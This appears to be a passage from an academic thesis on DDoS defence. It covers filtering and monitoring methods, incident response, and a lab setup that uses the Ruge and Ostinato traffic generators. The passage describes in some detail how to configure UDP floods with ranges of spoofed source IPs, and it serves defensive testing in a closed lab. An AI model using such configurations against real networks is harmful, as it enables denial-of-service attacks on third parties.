Attack prevention methods can be broken down into two categories: general techniques and filtering techniques [24]. General techniques include basic prevention actions to keep a system as difficult for an intruder to gain access as possible. All unneeded services on a system, such as File Transfer Protocol (FTP) or Secure Shell (SSH) listening services on a Unix machine, or a remote connection assistance service on Windows computers, should always be disabled unless there is a specific need for them. In addition, all the installed software should be kept up to date in order to ensure one is always using the latest available security updates. Disabling IP broadcast helps against some types of DDoS attacks that utilize intermediate broadcasting nodes. Installation of firewalls and filtering rules on routers can help filter malicious traffic, which leads us to the filtering techniques.

Gupta *et al.* [24] describe six different categories for traffic filtering:

1. Ingress/egress filtering
2. Route based packet filtering
3. History based IP filtering
4. Capability based method
5. Secure Overlay Service (SOS)
6. SAVE: Source Address Validity Enforcement

*Ingress filtering* means dropping packets coming into one's network. *Egress filtering* on the other hand filters outbound packets. These mechanisms require routers to keep track of all the IP addresses connected to a particular port at all times. *Route based packet filtering* expands on this idea so that every link on a particular route should know which IP addresses are possible as source and destination address in order to prevent spoofing.

Problems arise when dynamic routing is used though and a wide implementation is required for it to be effective. With *history based IP filtering* the router tries to keep track of all the IP addresses it has seen during normal operation so that when anomalies occur, filtering can be toggled on until the traffic is further examined. It cannot itself differentiate between legit and malicious traffic so in practice it is quite ineffective. *Capability based method* means that the source must first request permission to send data. The destination host can then decide if it wants this data and if so, it provides a certain code word to add to the packets so that the router knows to pass them through. The source can still flood the target with these requests, and it requires a lot of computational power from the host and the router. *Secure Overlay Service* uses an outside node to verify all the data from a source, and traffic that receives authentication moves through a beacon node to the destination. The deployment of SOS would require a completely new routing protocol to be introduced which would come with its own new security problems. Finally *Source Address Validity Enforcement* could be used by enabling routers keep better track of the expected IP addresses on each of its port. Like SOS, it also requires a new routing protocol to be used. [24]

More secure protocols are being designed with built-in protection towards network attacks and even against DoS. One example of such is the Host Identity Protocol (HIP) [29]. With HIP, consenting hosts are able to securely establish an IP-layer connection without actually needing the IP address as an identifier or locator, therefore enabling the connection to stay alive despite the changing of IP addresses. It is designed to be resistant to DoS and man-in-the-middle (MITM) attacks by requiring mutual peer authentication with a Diffie-Hellman key exchange.

### 2.2.2 Detection

Often malicious data cannot be fully filtered based purely on its protocol or traffic signature. Older routers do not necessarily possess intrusion detection systems (IDS) required to detect policy violations or exploit code traveling through the network. This is where network security monitoring (NSM) applications come in. Bejtlich [30] defines the act of network security monitoring as “the collection, analysis, and escalation of indications and warnings to detect and respond to intrusions.” It is a way to detect attackers on one’s network and do something to protect it before they can inflict damage. Utilizing NSM in one’s network does not prevent intrusions, because, as was described in the previous section, prevention usually fails as every method has downsides and new vulnerabilities are discovered in applications all the time. NSM has nothing to do with filtering or blocking anything. Instead it focuses on making intrusions and security events visible so that appropriate action can be taken. It can also help detect where a defensive mechanism such as firewall or antivirus might be failing by reviewing the incidents reported by the NSM system. [30]



Data monitored on an NSM system can include the following [30]:

1. Full content
2. Extracted content
3. Session data
4. Transaction data
5. Statistical data
6. Metadata
7. Alert data

*Full content data* means all the information traveling through the monitored network, i.e., no filters are applied to it. All the packets are logged exactly as they are seen. *Extracted content* means higher level data such as images and other media files transferred on the wire where the media access control (MAC) and IP addresses and other header data is ignored. *Session data* is the interaction history between two network entities and their connections. *Transaction data* is similar to session data, except it focuses on the actual actions done within the sessions, for example for an FTP session all the commands run can be seen on the client side, and all the replies can be observed on the server side. This helps keep track of what was done by whom, when and where. *Statistical data* means information such as session duration, bandwidth used, amount of data transferred etc. *Metadata* is information about data itself, for example metadata for an IP address could include its alias (e.g. “Web Server”) and physical location (e.g. “Room 321”). *Alert data* is the data generated by the IDS applications when an attack signature is matched to captured traffic. This can include a link to a reference website, the package metadata (e.g. source and destination IP addresses) and payload in both hex and ascii form. [30]

### 2.2.3 Reaction

There are three sub-phases in the reaction phase: escalation, resolution, and remediation. When a security alert appears on one’s NSM systems, the alert and the status of the compromised asset should be escalated to a constituent (i.e., someone higher up on the corporate chain). The incident must first be documented properly, including all possible data that was collected during the detection phase and all steps taken during the prevention phase. After all the required documents are generated, a notification and an incident report should be sent to the person or group responsible of the affected target. The final step in escalation should be the acknowledgement from the constituents that the incident report has been received and is being examined.

After escalation comes resolution, i.e., the actions taken by the constituent or the security team. The main purpose is to minimize the risk of loss, be it data or other valuable resources. The actions taken in the resolution phase are different depending on numerous factors, such as the compromised data and attack type. In all cases though the secu-

rity team should attempt to contain the attacker on the target computer with various techniques that Bejtlich lists as follows [30]:

1. Hibernate the computer (no shutdown as it risks losing data stored in memory)
2. Disable the port on the switch or router the computer is connected to
3. Implement local firewall rules, access lists and routing changes to deny packets originating from the compromised computer
4. Ensure the computer cannot access the internet

The attacker can also be directed to a *honey network*, which is a simulated company network, a safe environment where he can do no harm, so that his actions could be studied and perhaps his motivations for the attack found out. [30]


Finally comes the remediation phase. In it the necessary actions should be taken to ensure the attacker is not able to reconnect to the victim machine having possibly acquired login information or installed rootkits or backdoors. These actions include resetting the passwords for all user accounts on the compromised target and usually the whole network. Often a complete rebuilding of the machine itself is necessary if it is suspected that a rootkit could be installed on the computer. The most extreme methods suggest reflashing or abandoning the target as the most advanced attackers could even implant persistence methods in hardware. The timeframe from detection to containment and sometimes even to remediation is usually less than an hour, so swift decisions are required of the security personnel. [30]

### 3. TESTING ENVIRONMENT

This chapter describes the laboratory environment: the network architecture, the computers and all the different tools, both software and hardware, which are available. Section 3.1 describes the equipment available in the laboratory and its network environment. Section 3.2 details the offensive tools tested in this thesis. The defensive tools are analyzed in Section 3.3, and finally miscellaneous tools are listed in Section 3.4.

#### 3.1 Laboratory equipment

The laboratory has 9 PCs running Kali Linux (detailed in Section 3.2.3) for students in three rows with 3 PCs each, and one separate PC reserved for the teacher. The computers have 16 GB of DDR3 RAM and Intel Core i5-4570 CPU (3.20 GHz). Each row has two Juniper SRX220 routers and two Cisco Catalyst 3750 switches to use for network configurations. The simulated micro internet to which the laboratory connects to is shown in Figure 3.



*Figure 3. Structure of the simulated internet*

The ACME clouds correspond to each separate row of PCs and related network equipment in the laboratory. The other subnets are to be used in different exercises that require a certain setup. Finally connectivity to the real world internet is established through Autonomous System (AS) 65001.

## 3.2 Offensive tools

There are various offensive tools available for testing in the laboratory. Two different tools are available for network traffic simulation: Rugged Tooling's Ruge [31], a commercial hardware product, and Ostinato [32], which is an open source application. The computers in the laboratory are running Kali Linux [33] which includes many different attack tools for various purposes, e.g., scanning, intrusion, brute force and DoS.

### 3.2.1 Ruge – Rugged IP load generator

Ruge is a commercial product intended for generating IP load in order to test one's networking systems. It is being developed by a Finnish company called Rugged Tooling Oy. There are three different models:

- RCAM-100, a portable, entry level platform with 1GB of internal memory, for 1GbE networks,
- RVT-855, a high end platform with 8GB of internal memory, for smaller 1GbE and 10GbE networks, and
- RCP-3110, which has multiple 1GbE and 10GbE ports and 32GB of internal memory for larger scale testing and overall better performance.


The RCP-3110 model was chosen for our laboratory after the preliminary testing done with the entry level model deemed it insufficient for our testing purposes.

The RCP-3110 model comes with two 10GbE and eight 1GbE ports (of which the first two are currently used for load generation towards target system), a console port for changing the IP address of the Ruge Engine and a control port that connects the computer running Ruge graphical user interface (GUI) to the actual engine.

The first time setup is a fairly simple process. The connection to the system to be tested is connected to the 1GbE or 10GbE port of the Ruge Engine depending on one's network equipment and testing requirements. Then the host computer running Ruge GUI is connected physically to the control port. Wireshark must be installed on the host computer to support the decoding of the packet fields.

Controlling the Ruge Engine is done via Rugged Toolbox, which is a host application for Linux and Windows platforms. At the time of testing the software version was 2.0.4. The software includes both graphical and command line interfaces (CLI) that are used to set the different variables and settings required for load generation. Both stateless load generation and construction of various stateful protocol machines are supported. Ruge supports UDP and TCP on the transport layer, and any text-based protocol (e.g. FTP, HTTP). At the moment the two protocols available for stateful load generation are Session Initiation Protocol (SIP), and TCP.

Upon launching the Rugged Toolbox, the user is greeted with the main window that is shown in Figure 4. From there, the user can add or remove sessions, edit the session variables, start the traffic generation, and reset the engine either with a soft reset (done by the Reset button), or if that does not work, with a hard reset (from the Config menu) that reboots the device. Ruge does not have a physical reset button. Finally, various statistics can be examined on the Statistics tab.




*Figure 4. Rugged Toolbox: Main Window*

The different variables displayed in Figure 4 are [34]:


- Multiply count
  - The number of session instances to be generated. Variables in each instance are modified according to user-defined configurations (e.g. IP address ranges and its increment variable) making the sessions unique.
  - Minimum value is 1 and maximum is 6 000 000.
- Rampup Interval
  - The time in microseconds between each instance.
  - Minimum value is 0  $\mu$ s and maximum is 1 000 000 000  $\mu$ s (1000 seconds).
- Start Offset
  - The time in microseconds which to wait before starting to run the first session instance.
  - Minimum value is 0  $\mu$ s and maximum is 10 000 000 000  $\mu$ s (10 000 seconds).
- Loop Over Count
  - The number of times the session is repeated after it has finished. The session starts with identical values of its variables every time.
  - Minimum value is 1, where the session is executed just once, and maximum value is 1000.
- Loop Over Timespan
  - The time in microseconds how long to wait until the loop is repeated, calculated from the beginning of the previous session. If the value is shorter than the session duration, cascading will happen.
  - Minimum value is 1000  $\mu$ s and maximum is 10 000 000 000  $\mu$ s (10 000 seconds).
- Drop Interval
  - The drop rate for all stream packets, given as every nth packet. It is handled uniquely for every stream in the session.

The function of these variables is further demonstrated in Figure 5.



**Figure 5.** Ruge Session generation variables explained [34]


Double clicking a session opens the Session editor, displayed in Figure 6, where the data flows are built. Constructing packets can be done one byte at a time from the Messages tab. Prerecorded streams can also be loaded in the packet capture (PCAP) format.



**Figure 6.** Ruge Session editor: Sessions tab

Here we see user constructed messages (fullIT, FullIT\_2, Full\_IT3 and LONG) that are used to generate so called procedures (e.g. TCP handshake, or just a basic UDP flood as in this example), which are the actual data flows. States can be determined for example for the TCP protocol, where the generator can be instructed to stop to wait for a certain message (e.g. ACK packet). Here the START state begins the transmission, and by adding it at the end of Procedure 1, the procedure is repeated according to the settings given

in the main window. To help build traffic oneself, different variables can be predefined in the Config tab, as shown in Figure 7. These variables can be packet fields such as source IP and MAC address, destination IP and MAC address, source and destination ports and even the payload itself. In its current version Ruge only supports IPv4 addresses.



Variable	Type	Size	Default	Increment	Min Value	Max Value
1 MAC_SRC	Binary	6	00:ca:fe:ba:be:00	1	00:ca:fe:ba:be:00	00:ca:fe:ba:ff:ff
2 MAC_DST	Binary	6	00:90:69:89:57:f0	0	00:90:69:89:57:f0	00:90:69:89:57:f0
3 IP_SRC	Binary	4	40.11.0.0	77	40.11.0.0	50.22.0.0
4 IP_DST	Binary	4	130.230.112.100	0	130.230.112.50	130.230.112.255
5 PAYLOAD	Binary	8	0	1	0	257
6 IP_SRC_2	Binary	4	122.54.0.0	26	122.54.0.0	125.255.255.0
7 IP_SRC_3	Binary	4	189.102.22.0	44	189.102.22.0	190.0.0.0
8 DST_PORT	Binary	2	0	0	0	65 535

*Figure 7. Ruge Session editor: Config/Variables tab*

For each variable, the user can define the minimum, maximum and default (starting) values as well as the increment. These variables can then be easily inserted into different messages via drag and drop on the Message tab, thanks to Wireshark decoding each packet field.

The Counters tab allows for counters to be added to messages, which increase by one every time the message is successfully transmitted. They can be viewed on the Statistics tab of the main window.

The lower level Streams tab (under the Config tab) allows for loading of PCAP files. These can then be loaded and configured under the top level Streams tab. The PCAP files must be stored in `/RUGE/reference_files/` directory. They can be filtered, e.g., “src host 192.168.1.100” or “udp src port 5000”; leaving the filter empty also leaves the stream intact. User can also choose up to which layer the protocols are removed (None, L2, L3, L4, L4+RTP Header).


The Authentication tab allows for configuration of authentication information, including nonce values and responses. This can be used for example with SIP when connecting to a server requiring authentication.

Finally, the Connections tab allows the creation of different connections with the drag and drop method. A connection requires an IP address and a port for both the source and

the destination, and the protocol used. These can be predefined in the Variables tab, and then dragged and dropped to the created connection.

The top level Streams tab allows for configuration of data streams with the aid of pre-loaded packet capture files. Different protocols and variables such as MAC and IP addresses can be set, again with the predefined variables, and then the PCAP file loaded in the lower level Streams tab can be used as a payload.

Single messages are created in the Messages tab (shown in Figure 8).



**Figure 8.** Ruge Session editor: Messages tab

A protocol must be selected for each layer, and the payload defined one byte at a time. Different protocol variables that were predefined in the Variables tab can again be dragged and dropped from the menu on the left to their respective fields inside the protocol data table on the right. If Wireshark is installed on the machine, protocol field decodes are also provided which will be helpful when placing the variables.

Last is the States tab, which allows for the definition of various states that can be used in the traffic profile. These include, e.g., the state after a SYN message is sent in a TCP connection handshake, where Ruge will stop to wait for a SYN/ACK response from the target.

Ruge promises to offer capabilities to test one's network against BWDos attacks and plenty more features on top of that, including three-way TCP handshake to simulate HTTP traffic and the creation of TCP clients and servers with all the corresponding




states. The BWDos simulation capabilities are put to test in Chapter 4, where it will go against an open source application which will be detailed next.

### 3.2.2 Free traffic generator software

Software traffic generators aim to do on a software level what Ruge does with its hardware. The most common free traffic generators today are Ostinato [32], Seagull [35], PackETH [36], D-ITG [37] and Iperf [38]. From these, Ostinato was chosen for comparison against Ruge for its good all-around performance [39] and stable GUI.

Ostinato is a feature-rich open source traffic generator that runs on multiple platforms: Windows, Linux, BSD and Mac OS X. The software version at the time of testing was 0.6. Ostinato has support for the most common standard protocols, including Ethernet, Virtual Local Area Network (VLAN), Address Resolution Protocol (ARP), IPv4, IPv6, TCP, UDP, ICMP, any text based protocol (e.g. HTTP) and many more. It allows the modification of any field of any protocol, and it can use a user provided Hex Dump with which the user can specify some or all the bytes in a packet. Creation and configuration of multiple streams is possible, and for each the stream rate, burst rate and number of packets can be set individually. Traffic can also be sent to multiple interfaces on multiple computers simultaneously from a single client window. A detailed statistics window shows individual port statistics for both received and transmitted data rates. A framework to add new protocol builders is also included. [32]


The main window of Ostinato is shown in Figure 9.



*Figure 9. Ostinato: Main window*


From here the user can select the port(s) to which he wants to transmit data and create one or more streams from the File menu. The port 0-0 in the Statistics section corresponds to Port Group 0, Port 0, which on the computer here is interface eth1 as can be seen in the Ports and Streams section. Clicking the cogwheel next to the stream name opens the Edit Stream window that has four tabs. In addition to saved Ostinato streams, PCAP files can be opened as streams by right clicking on the top right area and selecting “Open Stream”; a new stream is then generated for each packet in the stream which can be individually edited. Each stream has its own protocol and stream control settings, which are covered next.

First is the Protocol Selection tab, which is displayed in Figure 10. Here the user can choose the protocol for each network layer from 1 to 5. Frame Length can be set to either use a fixed value, or a random one chosen separately for each packet between a minimum and maximum value that can be set here. Payload and VLAN settings can also be configured on this screen. Advanced settings allows for the definition of additional protocols.




**Figure 10.** Ostinato: Protocol Selection tab

Next is the Protocol Data tab, where all the fields of the chosen protocol setup can be edited. Every layer has its own settings; displayed in Figure 11 are the settings for TCP, i.e., the currently selected layer 4 protocol. As can be seen, every TCP field can be overridden, and each flag can be set separately if required. Unlike Ruge, the TCP flag settings are provided just to be able to set them for the packet to be transmitted. Ostinato does not yet support different TCP states in order to for example execute a proper TCP handshake, i.e., it is not possible to create connection-oriented streams. Destination MAC and IP addresses are the only required settings on the Protocol Data tab; everything else can be left as is. Depending on the frame length set in the previous tab, payload data should also be set to either random or a pattern.



